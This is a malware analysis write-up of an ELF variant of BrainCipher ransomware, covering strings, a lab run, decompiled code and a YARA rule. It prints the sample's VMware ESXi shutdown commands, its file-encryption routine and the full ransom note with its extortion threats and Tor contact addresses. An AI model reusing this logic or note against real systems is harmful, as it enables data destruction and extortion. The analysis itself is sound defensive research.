BrainCipher.exe

File Information:

Sha256: f0a47eb439647506b9bcbea84a4811da5dc3838df6f585cf3cc362dc41919c67

Target Architecture: x86-64

Strings:

```
How
 To
Rest
ore
Your
 Fil
es.tf
dev/urandom
%llu %s
%.1f %s
.log
.vmdk
.vmem
.vswp
.vmsn
Encrypting: %s
Command: %s, Result: %d
vim-cmd vmsvc/getallvms | grep '^[0-9]' | awk '{print $1}' > /tmp/running_vms.txt
vim-cmd vmsvc/getallvms
Failed to execute vim-cmd vmsvc/getallvms
/tmp/running_vms.txt
vim-cmd vmsvc/power.getstate %s | grep 'Powered on'
vim-cmd vmsvc/power.off %s
Failed to open /tmp/running_vms.txt
rm /tmp/running_vms.txt
Retrying in 10 seconds...
Maximum attempts reached. Stopping...
Usage: %s /path/to/be/encrypted [-onvm id1 id2 ...] [-time seconds]
-onvm
-time
Statistic:
------------------
Doesn't encrypted files: %d
Encrypted files: %d
Skipped files: %d
Whole files count: %d
Crypted: %s
Welcome to Brain Cipher Ransomware!
Dear managers!
If you're reading this, it means your systems have been hacked and encrypted and your data stolen.
```

The most proper way to safely recover your data is through our support. We can recover your systems within 4-6 hours.
In order for it to be successful, you must follow a few points:
1.Don't go to the police, etc.
2.Do not attempt to recover data on your own.
3.Do not take the help of third-party data recovery companies.
In most cases, they are scammers who will pay us a ransom and take a % for themselves.
If you violate any 1 of these points, we will refuse to cooperate with you!!!
ATTENTION! If you do not contact us within 48 hours, we will post the record on our website:
vkvsgl7lhipjirmz6j5ubp3w3bwvxgcdbpi3fsbqngfynetqtw4w5hyd.onion
3 Steps to data recovery:

1. Download and install Tor Browser (https://www.torproject.org/download/)
2. Go to our support page:
http://77nrxelcwh47yikvpaz2rvtsten4sen2elybo5r5st6wlxsbitv255qd.onion/
This page can take up to 30 minutes to load.
3. Enter your encryption ID:
W8+IEowaYP+ZjKDS44C3+Amj516daNX6sA5C0LAL6ztnvbxvZzKZWN2fgYN6kvdUPXwyd9MzecQpCack8tWcER4c0ZtSDZ0
Email to support: brain.support@cyberfear.com

```
 _          _
| |         (_)
| |__  _ __ __ _ _ _ __
| '_ \| '__/ _` | | '_ \
| |_) | | | (_| | | | | |
|_.__/|_|  \__,_|_|_| |_|
 ,--"""-.
(_,=-  )
  `---#{
      `}
```

invalid key size: %lu

Dynamic Analysis:

It is exiting when executing with less than 2 arguments.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo ./f0a47eb439647506b9bcbea84a4811da5dc3838df6f585cf3cc362dc41919c67.elf
[sudo] password for kali:
Usage: ./f0a47eb439647506b9bcbea84a4811da5dc3838df6f585cf3cc362dc41919c67.elf /path/to/be/encrypted [-onvm id1 id2 ...] [-time seconds]
```


Specified the target path and the ransomware encrypted it.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo ./f0a47eb439647506b9bcbea84a4811da5dc3838df6f585cf3cc362dc41919c67.elf /home/kali/hello/

Encrypting: /home/kali/hello//hello2.vmdk
Encrypting: /home/kali/hello//hello5.vmsn
Encrypting: /home/kali/hello//hello3.vmem
Encrypting: /home/kali/hello//hello4.vswp

Statistic:
_________________
Doesn't encrypted files: 0
Encrypted files: 4
Skipped files: 2
Whole files count: 6
Crypted: 0
_________________
```

It appended .encrptd extension. It also created ransom note in the same directory.

```
┌──(kali㉿kali)-[~/hello]
└─$ ls
'How To Restore Your Files.txt'   hello1.txt   hello2.vmdk.encrptd   hello3.vmem.encrptd   hello4.vswp.encrptd   hello5.vmsn.encrptd
```

Ransom note:



Code Analysis:

void processEntry entry(undefined8 param_1,undefined8 param_2):

```
void processEntry entry(undefined8 param_1,undefined8 param_2)

{
  undefined auStack_8 [8];

  __libc_start_main(FUN_004022d7,param_2,&stack0x00000008,FUN_0040d030,FUN_0040d020,param_1,
                    auStack_8);
  do {
                    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

Standard main func: int main(int argc, char *argv[])

param_2 is number of command line arguments, and param_1 is the command line arguments. FUN_004022d7 likely the address of the main function.

FUN_0040d030 and FUN_0040d020 are for initialization.

void FUN_0040d030(undefined4 param_1,undefined8 param_2,undefined8 param_3):

```
void FUN_0040d030(undefined4 param_1,undefined8 param_2,undefined8 param_3)

{
  long lVar1;

  _DT_INIT();
  lVar1 = 0;
  do {
    (*(code *)(&__DT_INIT_ARRAY)[lVar1])(param_1,param_2,param_3);
    lVar1 = lVar1 + 1;
  } while (lVar1 == 0);
  return;
}
```

initializes global or static objects by calling the constructors listed in the __DT_INIT_ARRAY.

undefined8 FUN_004022d7(int param_1,undefined8 *param_2):

param_1: corresponds to argc (argument count).

param_2: corresponds to argv (array of command-line arguments)

```
local_58 = param_2;
local_4c = param_1;
```

Stores param_2 and param_1.

```
if (param_1 < 2) {
                    /* try { // try from 00402307 to 004025d1 has its CatchHandler @ 004025dc */
  uStack_70 = 0x40230c;
  printf("Usage: %s /path/to/be/encrypted [-onvm id1 id2 ...] [-time seconds]\n",*param_2);
  uVar6 = 1;
}
```

validating that at least two arguments are provided, If insufficient arguments are provided, it prints a usage message and exits with a status of 1.

```
local_30 = param_2[1];
local_1c = 0;
local_38 = (long)(param_1 + -2) + -1;
```

local_30: Stores the second argument (argv[1]), which is the path to the file/directory to be encrypted.

local_1c: Stores the parsed value of the -time argument. Initializes the time delay (-time value) to 0.

local_38: Calculates the number of arguments after the required /path/to/be/encrypted.

```
for (local_24 = 2; __seconds = local_1c, local_24 < local_4c; local_24 = local_24 + 1) {
  pcVar1 = (char *)local_58[local_24];
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x4023b3;
  iVar5 = strcmp(pcVar1,"-onvm");
  if (iVar5 == 0) {
    while( true ) {
      if ((local_24 + 1 < local_4c) && (*(char *)local_58[(long)local_24 + 1] != '-')) {
        bVar3 = true;
      }
      else {
        bVar3 = false;
      }
      if (!bVar3) break;
      local_24 = local_24 + 1;
      *(undefined8 *)(local_40 + (long)local_20 * 8) = local_58[local_24];
      local_20 = local_20 + 1;
    }
  }
```

Iterates over the arguments starting from argv[2]. Collects the arguments following -onvm and stores them in the buffer local_40. local_20 holds the number of arguments collected after the -onvm flag.

```
    else {
      pcVar1 = (char *)local_58[local_24];
      *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x402449;
      iVar5 = strcmp(pcVar1,"-time");
      if ((iVar5 == 0) && (local_24 + 1 < local_4c)) {
        local_24 = local_24 + 1;
        pcVar1 = (char *)local_58[local_24];
        *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x40247b;
        local_1c = atoi(pcVar1);
      }
    }
  }
```

Checks for the -time argument and parses the delay value using atoi(). Atoi is for converting string to integer.

```
  if (0 < (int)local_1c) {
    *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x4024a3;
    sleep(__seconds);
  }
```

If a -time argument was provided, the program sleeps for the specified number of seconds.

```
iVar5 = local_20;
puVar4 = local_40;
if (0 < local_20) {
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x4024ba;
  FUN_004020ca(iVar5,puVar4);
```

Calls FUN_004020ca with the number of arguments and their values collected under -onvm.

```
uVar6 = local_58[1];
*(undefined8 *)(auStack_68 + lVar2 + -8) = 0x4024f1;
FUN_00401c54(uVar6);
```

The function FUN_00401c54 is called with **uVar6** as the argument, which has path to be encrypted.

```
  FUN_0040c785(DAT_00610fc8);
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x402519;
  putchar(10);
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x402523;
  puts("Statistic:");
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x40252d;
  puts("------------------");
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x402558;
  printf("Doesn\'t encrypted files: %d\n",(ulong)((DAT_00610fb0 - DAT_00610fb4) - DAT_00610fb8));
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x40256f;
  printf("Encrypted files: %d\n",(ulong)DAT_00610fb4);
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x402586;
  printf("Skipped files: %d\n",(ulong)DAT_00610fb8);
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x40259d;
  printf("Whole files count: %d\n",(ulong)DAT_00610fb0);
```

Calls FUN_0040c785 for statistics.

```
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x4025ac;
  uVar6 = FUN_0040170e(DAT_00610fc0);
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x4025be;
  printf("Crypted: %s\n",uVar6);
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x4025c8;
  puts("------------------");
  *(undefined8 *)(auStack_68 + lVar2 + -8) = 0x4025d2;
  putchar(10);
  uVar6 = 0;
}
return uVar6;
```

Calls FUN_0040170e which is for unit conversion or scaling.

void FUN_004020ca(undefined4 param_1,undefined8 param_2):

param_1: number of arguments

param_2: values of -onvm

```
local_10 = 0;
while( true ) {
  local_9 = '\x01';
  local_14 = system(
                 "vim-cmd vmsvc/getallvms | grep \'^[0-9]\' | awk \'{print $1}\' > /tmp/running_
                 vms.txt"
                 );
```

local_10 is initialized to 0 and will be used to track the number of attempts (retries). The system function runs the shell command vim-cmd vmsvc/getallvms, which retrieves all VMs, and pipes the result to grep and awk to get the VM IDs, saving them to a temporary file /tmp/running_vms.txt. The local_14 variable stores the return code of the system call.

```
    FUN_0040203b("vim-cmd vmsvc/getallvms",local_14);
    if (local_14 != 0) {
      puts("Failed to execute vim-cmd vmsvc/getallvms");
      return;
    }
```

Calls FUN_0040203b.

If the vim-cmd command failed (local_14 != 0), an error message is printed, and the function returns.

```
  local_20 = fopen("/tmp/running_vms.txt","r");
  if (local_20 == (FILE *)0x0) {
    puts("Failed to open /tmp/running_vms.txt");
    local_9 = '\0';
  }
```

attempts to open the temporary file created earlier, which contains the list of VM IDs. If the file cannot be opened, an error message is printed, and local_9 is set to '\0' to mark failure.

```
while (pcVar3 = fgets(local_528,0x100,local_20), pcVar3 != (char *)0x0) {
  sVar2 = strcspn(local_528,"\n");
  local_528[sVar2] = '\0';
```

The function reads the VM IDs line by line from /tmp/running_vms.txt.

```
  iVar1 = FUN_00402065(local_528,param_2,param_1);
  if (iVar1 == 0) {
    sprintf(local_428,"vim-cmd vmsvc/power.getstate %s | grep \'Powered on\'",local_528);
            /* try { // try from 004021b3 to 004021ce has its CatchHandler @ 004022cb */
    local_14 = system(local_428);
    FUN_0040203b(local_428,local_14);
    if (local_14 == 0) {
      local_9 = '\0';
      sprintf(local_228,"vim-cmd vmsvc/power.off %s",local_528);
            /* try { // try from 00402203 to 0040221e has its CatchHandler @ 004022c9 */
      local_14 = system(local_228);
      FUN_0040203b(local_228,local_14);
    }
  }
}
fclose(local_20);
```

the function FUN_00402065 is called with the VM ID and two other parameters (param_2 and param_1).

If FUN_00402065 returns 0 (indicating success), the function proceeds to check the power state of the VM. The power state of the VM is checked using the command vim-cmd vmsvc/power.getstate <VM_ID>. If the VM is powered on (i.e., the command exits with a return value of 0), the function proceeds to power off the VM using vim-cmd vmsvc/power.off <VM_ID>.

```
local_14 = system("rm /tmp/running_vms.txt");
FUN_0040203b(commandresult)("rm /tmp/running_vms.txt",local_14);
```

The temporary file /tmp/running_vms.txt is removed.

```
    if (local_9 != '\x01') {
      puts("Retrying in 10 seconds...");
      sleep(10);
    }
    local_10 = local_10 + 1;
    if (5 < local_10) break;
    if (local_9 == '\x01') {
      return;
    }
  }
  puts("Maximum attempts reached. Stopping...");
  return;
}
```

If the VM list could not be retrieved or processed (i.e., local_9 != '\x01'), the function waits for 10 seconds and retries. The loop will break after 5 attempts, or if the processing is successful (local_9 == '\x01'). If the function reaches the maximum number of attempts (5), a message is printed, and the function returns.

void FUN_00401c54(char *param_1):

```
iVar2 = FUN_0040184b(s_.encrptd_00610740);
```

Calls the function 0040184b with a variable as argument.

```
__needle = (char *)malloc((long)(iVar2 + 1));
memcpy(__needle,s_.encrptd_00610740,(long)iVar2);
__needle[iVar2] = '\0';
__dest = (char *)malloc(0x1001);
if (__dest != (char *)0x0) {
  strcpy(__dest,param_1);
  uVar7 = 0xffffffffffffffff;
  pcVar4 = __dest;
  do {
    if (uVar7 == 0) break;
    uVar7 = uVar7 - 1;
    cVar1 = *pcVar4;
    pcVar4 = pcVar4 + (ulong)bVar8 * -2 + 1;
  } while (cVar1 != '\0');
  puVar3 = (undefined4 *)(__dest + (~uVar7 - 1));
```

Allocates memory for __needle and __dest. copies the string from s_.encrptd_00610740 into __needle. Copies param_1 (the path to be encrypted) into __dest. __needle stores a string (likely an encryption keyword or extension). Copies __dest into pcVar4

```
__s = fopen(__dest,"w");
if (__s != (FILE *)0x0) {
  fwrite("***\r\n\r\nWelcome to Brain Cipher Ransomware!\r\n\r\n***\r\nDear managers!\r\nIf you\
  're reading this, it means your systems have been hacked and encrypted and your data stolen.\r
  \n\r\n\r\n***\r\n\r\nThe most proper way to safely recover your data is through our support. W
  e can recover your systems within 4-6 hours.\r\nIn order for it to be successful, you must fol
  low a few points:\r\n\r\n1.Don\'t go to the police, etc.\r\n2.Do not attempt to recover data o
  n your own.\r\n3.Do not take the help of third-party data recovery companies.\r\nIn most cases
  , they are scammers who will pay us a ransom and take a % for themselves.\r\n\r\n***\r\n\r\nIf
   you violate any 1 of these points, we will refuse to cooperate with you!!!\r\n\r\nATTENTION!
  If you do not contact us within 48 hours, we will post the record on our website: vkvsgl7lhipj
  irmz6j5ubp3w3bwvxgcdbpi3fsbqngfynetqtw4w5hyd.onion\r\n\r\n\r\n3 Steps to data recovery:    \r\
  n                                                    \r\n1. Download and install Tor
  Browser (https://www.torproject.org/download/)\r\n\t\t\t\r\n2. Go to our support page: http://
  77nrxelcwh47yikvpaz2rvtsten4sen2elybo5r5st6wlxsbitv255qd.onion/\r\n\tThis page can take up to
  30 minutes to load.\r\n\r\n3. Enter your encryption ID: W8+IEowaYP+ZjKDS44C3+Amj516daNX6sA5C0L
  AL6ztnvbxvZzKZWN2fgYN6kvdUPXwyd9MzecQpCack8tWcER4c0ZtSDZ0\r\n\r\n\r\nEmail to support: brain.s
  upport@cyberfear.com\r\n _                       _       \r\n| |                (_)      \r\n| |__   _ __
  __ _ _ _ __  \r\n| \'_ \\| \'__/ _` | | \'_ \\ \r\n| |_) | | | (_| | | | | |\r\n|_.__/|_|  \\_
  _,_|_|_| |_| \r\n  ,--\"\"-.\r\n (_,=-   )\r\n   `---#{\r\n       `}"
         ,1,0x2001,__s);
  fclose(__s);
}
```

opens a filepath for writing (fopen(__dest, "w")), which is where the ransom note will be written. The ransom note content is written to the file using fwrite. The content includes the typical demands from ransomware: urging the victim not to contact the police, providing a Tor URL for communication, and offering instructions for recovering the data. It includes an encryption ID needed for recovery and an email for support. After writing the content, the file is closed with fclose.

```
  strcpy(__dest,param_1);
  __dirp = opendir(__dest);
  if (__dirp != (DIR *)0x0) {
    while (pdVar6 = readdir(__dirp), pdVar6 != (dirent *)0x0) {
      iVar2 = strcmp(pdVar6->d_name,"..");
      if ((iVar2 != 0) && (iVar2 = strcmp(pdVar6->d_name,"."), iVar2 != 0)) {
        if (pdVar6->d_type == '\x04') {
          strcpy(__dest,param_1);
          uVar7 = 0xffffffffffffffff;
          pcVar4 = __dest;
          do {
            if (uVar7 == 0) break;
            uVar7 = uVar7 - 1;
            cVar1 = *pcVar4;
            pcVar4 = pcVar4 + (ulong)bVar8 * -2 + 1;
          } while (cVar1 != '\0');
          *(undefined2 *)(__dest + (~uVar7 - 1)) = 0x2f;
          strcat(__dest,pdVar6->d_name);
          FUN_00401c54(pathtobeencrypted)(__dest);
        }
```

opens the directory specified by __dest (opendir(__dest)) and starts reading the directory contents with readdir. It checks each directory entry (pdVar6) to see if it is not . or .. (representing the current or parent directory). If the entry is a subdirectory (d_type == '\x04'), it recursively calls itself on the subdirectory.

```
    else if (pdVar6->d_type == '\b') {
      pcVar4 = strstr(pdVar6->d_name,__needle);
      if ((pcVar4 == (char *)0x0) &&
         ((((pcVar4 = strstr(pdVar6->d_name,".log"), pcVar4 != (char *)0x0 ||
            (pcVar4 = strstr(pdVar6->d_name,".vmdk"), pcVar4 != (char *)0x0)) ||
           (pcVar4 = strstr(pdVar6->d_name,".vmem"), pcVar4 != (char *)0x0)) ||
          ((pcVar4 = strstr(pdVar6->d_name,".vswp"), pcVar4 != (char *)0x0 ||
           (pcVar4 = strstr(pdVar6->d_name,".vmsn"), pcVar4 != (char *)0x0)))))) {
        DAT_00610fb0 = DAT_00610fb0 + 1;
        strcpy(__dest,param_1);
        uVar7 = 0xffffffffffffffff;
        pcVar4 = __dest;
        do {
          if (uVar7 == 0) break;
          uVar7 = uVar7 - 1;
          cVar1 = *pcVar4;
          pcVar4 = pcVar4 + (ulong)bVar8 * -2 + 1;
        } while (cVar1 != '\0');
        *(undefined2 *)(__dest + (~uVar7 - 1)) = 0x2f;
        strcat(__dest,pdVar6->d_name);
        sVar5 = strlen(__dest);
        pcVar4 = (char *)malloc(sVar5 + 1);
        strcpy(pcVar4,__dest);
        printf("Encrypting: %s\n",pcVar4);
        FUN_0040c69d(DAT_00610fc8,FUN_0040188f,pcVar4);
      }
      else {
        DAT_00610fb0 = DAT_00610fb0 + 1;
        DAT_00610fb8 = DAT_00610fb8 + 1;
      }
    }
  }
```

The code checks if the current entry is a file (d_type == '\b'). It then looks for certain file extensions (.log, .vmdk, .vmem, .vswp, .vmsn) using strstr. It then calls the function FUN_0040c69d to perform the encryption on the file with pcVar4 which holds the path of file and FUN_0040188f as arguments.

undefined8 FUN_0040c69d(long param_1,undefined8 param_2,undefined8 param_3):

```
{
  void *pvVar1;
  undefined8 uVar2;

  pvVar1 = malloc(0x18);
  if (pvVar1 == (void *)0x0) {
    fwrite("thpool_add_work(): Could not allocate memory for new job\n",1,0x39,stderr);
    uVar2 = 0xffffffff;
  }
  else {
    *(undefined8 *)((long)pvVar1 + 8) = param_2;
    *(undefined8 *)((long)pvVar1 + 0x10) = param_3;
    FUN_0040cd4f(param_1 + 0x68,pvVar1);
    uVar2 = 0;
  }
  return uVar2;
}
```

allocates memory for a new job

void FUN_0040188f(char *param_1):

param_1: path of the file

```
local_18 = param_1;
iVar2 = FUN_0040d0c0(param_1,local_1268);
```

local_18 is set to the file path param_1. Local_1268 holds the return data from FUN_0040d0c0.

```
if ((iVar2 == 0) && (local_28 = fopen(local_18,"r+b"), local_28 != (FILE *)0x0)) {
  local_30 = malloc(0xa00000);
  if (local_30 != (void *)0x0) {
```

If FUN_0040d0c0 returns 0 (indicating success) and the file at param_1 can be opened with "r+b" (read/write binary) mode, we allocate 0xa00000 (10 MB) of memory and store the pointer in local_30. local_30 holds chunks of the file's data that are read from the file.

```
FUN_004016bc(local_13c8,0x20);
local_13c8[0] = local_13c8[0] & 0xf8;
```

Calls FUN_004016bc and its result is stored in local_13c8. Some bitwise operations are performed on local_13c8[0].

```
FUN_00405d6f(local_13e8,local_13c8,&DAT_00610700);
FUN_00405d6f(local_13a8,local_13c8,&DAT_00610720);
memset(local_13c8,0,0x20);
```

Calls FUN_00505d6f twice which performs bitwise operations on the local_13c8 and stores it value in local _13e8 and local_13a8.

```
do {
  local_20 = fread(local_30,1,0xa00000,local_28);
  local_c = (int)local_20 + local_c;
  if (local_20 == 0) break;
  FUN_0040b7b6(local_12f8,local_30,local_30,local_20);
  fseek(local_28,-local_20,1);
  local_38 = fwrite(local_30,1,local_20,local_28);
  if ((local_c < 0x20000000) && ((long)(ulong)local_c < local_1238)) {
    bVar1 = true;
  }
  else {
    bVar1 = false;
  }
} while (bVar1);
```

The file is read in chunks (up to 0xa00000 bytes) into the buffer local_30. For each chunk, the function FUN_0040b7b6 is called to encrypt the data with local_12f8 and local_30 as argument, which is key and data chunk, and the modified data is written back to the file. The loop continues until the entire file is processed.

```
  strcpy(local_1048,local_18);
  local_3c = FUN_0040184b(lengthcalculator))(s_.encrptd_00610740);
  strcpy(local_1048,local_18);
  strncat(local_1048,s_.encrptd_00610740,(long)local_3c);
  rename(local_18,local_1048);
```

The file is renamed by appending some suffix (s_.encrptd_00610740) to its original name, effectively marking it as encrypted.

void FUN_0040d0c0(char *param_1,stat64 *param_2):

```
{
  __xstat64(1,param_1,param_2);
  return;
}
```

param_1 is a pointer to a string representing the file path.

param_2 is a pointer to a stat64 structure where the file information will be stored.

__xstat64 is a system call used to retrieve file status information (like file size, modification time, etc).

void FUN_004016bc(void *param_1,int param_2):

```
{
  FILE *__stream;

  __stream = fopen("/dev/urandom","r");
  if (__stream != (FILE *)0x0) {
    fread(param_1,1,(long)param_2,__stream);
    fclose(__stream);
  }
  return;
}
```

Param_1: pointer to the memory location where the random data will be stored.

param_2: The number of bytes to read from /dev/urandom.

opens the /dev/urandom device, reads param_2 bytes of random data from it, and stores the data in the memory location pointed to by param_1.

void FUN_0040203b(undefined8 param_1,uint param_2):

```
void FUN_0040203b(undefined8 param_1,uint param_2)

{
  printf("Command: %s, Result: %d\n",param_1,(ulong)param_2);
  return;
}
```

prints the command and its result.

undefined8 FUN_00402065(char *param_1,long param_2,int param_3):

```
undefined8 FUN_00402065(char *param_1,long param_2,int param_3)

{
  int iVar1;
  int local_c;

  local_c = 0;
  while( true ) {
    if (param_3 <= local_c) {
      return 0;
    }
    iVar1 = strcmp(param_1,*(char **)(param_2 + (long)local_c * 8));
    if (iVar1 == 0) break;
    local_c = local_c + 1;
  }
  return 1;
}
```

In the function FUN_00402065, local_528 (a VM ID) is compared to the strings stored at the memory locations pointed to by param_2 (which is an array of VM IDs). The comparison is done using strcmp.

If local_528 (the VM ID read from the file) matches one of the VM IDs in param_2, the function returns 1. Otherwise, it continues the loop until it either finds a match or exhausts the list.

int FUN_0040184b(long param_1):

```
{
  bool bVar1;
  int local_c;

  local_c = 0;
  while( true ) {
    if ((local_c < 0x20) && (*(char *)(param_1 + local_c) != '\0')) {
      bVar1 = true;
    }
    else {
      bVar1 = false;
    }
    if (!bVar1) break;
    local_c = local_c + 1;
  }
  return local_c;
}
```

This function calculates the length of a null-terminated string at the given memory address (param_1) and returns the length.

undefined2 * FUN_0040170e(ulong param_1):

```
  local_10 = 0x1000000000000000;
  local_14 = 0;
```

local_14 is an unsigned integer used as a loop counter and index. local_10 is an unsigned long integer used for scaling.

```
if (param_1 % local_10 == 0) {
  sprintf((char *)__s,"%llu %s",param_1 / local_10,(&PTR_
  return __s;
}
if ((long)param_1 < 0) {
  fVar1 = (float)(param_1 >> 1 | (ulong)((uint)param_1 &
  fVar1 = fVar1 + fVar1;
}
else {
  fVar1 = (float)param_1;
```

If param_1 is exactly divisible by local_10, format it as an integer with a unit string. (e.g. param_1 = 2048, local_10 = 1024 → Result: "2 KB") If param_1 is not divisible by local_10, use floating-point formatting. (e.g. param_1 = 1536, local_10 = 1024 → Result: "1.5 KB").

This function likely converts numerical values into human-readable formats with appropriate units.

undefined8 FUN_00405d6f(undefined8 param_1,long param_2,undefined8 param_3):

```
{
  byte local_178 [32];
  undefined local_158 [80];
  undefined local_108 [80];
  undefined local_b8 [80];
  undefined local_68 [92];
  int local_c;

  for (local_c = 0; local_c < 0x20; local_c = local_c + 1) {
    local_178[local_c] = *(byte *)(param_2 + local_c);
  }
  local_178[0] = local_178[0] & 0xf8;
  local_178[31] = local_178[31] & 0x7f | 0x40;
  FUN_0040454c(local_158,param_3);
  FUN_004054f1(local_108,local_68,local_178,local_158);
  FUN_00405820(local_b8,local_68);
  FUN_00403c21(local_68,local_108,local_b8);
  FUN_00404985(param_1,local_68);
  return 0;
}
```

involves a series of cryptographic operations that manipulate input data (param_2), modify certain bytes based on flags or masks, and then pass the data through multiple cryptographic functions to generate key.

void FUN_0040b7b6(long param_1,long param_2,long param_3,ulong param_4):

```
ulong local_38;
long local_30;
long local_28;
ulong local_10;

local_38 = param_4;
local_30 = param_3;
local_28 = param_2;
if (*(uint *)(param_1 + 0x80) < 0x50) {
  local_10 = 0x50 - (ulong)*(uint *)(param_1 + 0x80);
  if (param_4 < local_10) {
    local_10 = param_4;
  }
  FUN_0040b63e((ulong)*(uint *)(param_1 + 0x80) + 0x30 + param_1,param_2,param_3,local_10);
  local_28 = param_2 + local_10;
  local_30 = param_3 + local_10;
  local_38 = param_4 - local_10;
  *(int *)(param_1 + 0x80) = *(int *)(param_1 + 0x80) + (int)local_10;
}
while (local_38 != 0) {
  FUN_0040a49d(param_1);
  if (local_38 < 0x50) {
    FUN_0040b63e(param_1 + 0x30,local_28,local_30,local_38);
    *(int *)(param_1 + 0x80) = (int)local_38;
    local_38 = 0;
  }
  else {
    FUN_0040b63e(param_1 + 0x30,local_28,local_30,0x50);
    local_28 = local_28 + 0x50;
    local_30 = local_30 + 0x50;
    local_38 = local_38 - 0x50;
  }
}
```

Yara Rule:

```
rule BrainCipher_Ransomware
{
    meta:
        description = "Detects ELF based BrainCipher Ransomware"
        author = "Harshit Singh"
        last_modified = "2025-01-13"

    strings:
        $elf_magic = { 7f 45 4c 46 01 01 01 00 } // ELF magic bytes at the start of the file
        $encrypted_exts = /.log$|.vmdk$|.vmem$|.vswp$|.vmsn$/  // Encrypted file extensions
        $command = "vim-cmd vmsvc/getallvms" // Command for VM interaction

    condition:
```

```
        // ELF magic bytes at the beginning of the file
        $elf_magic at 0 and
        (
            $encrypted_exts or
            $command
        )
}
```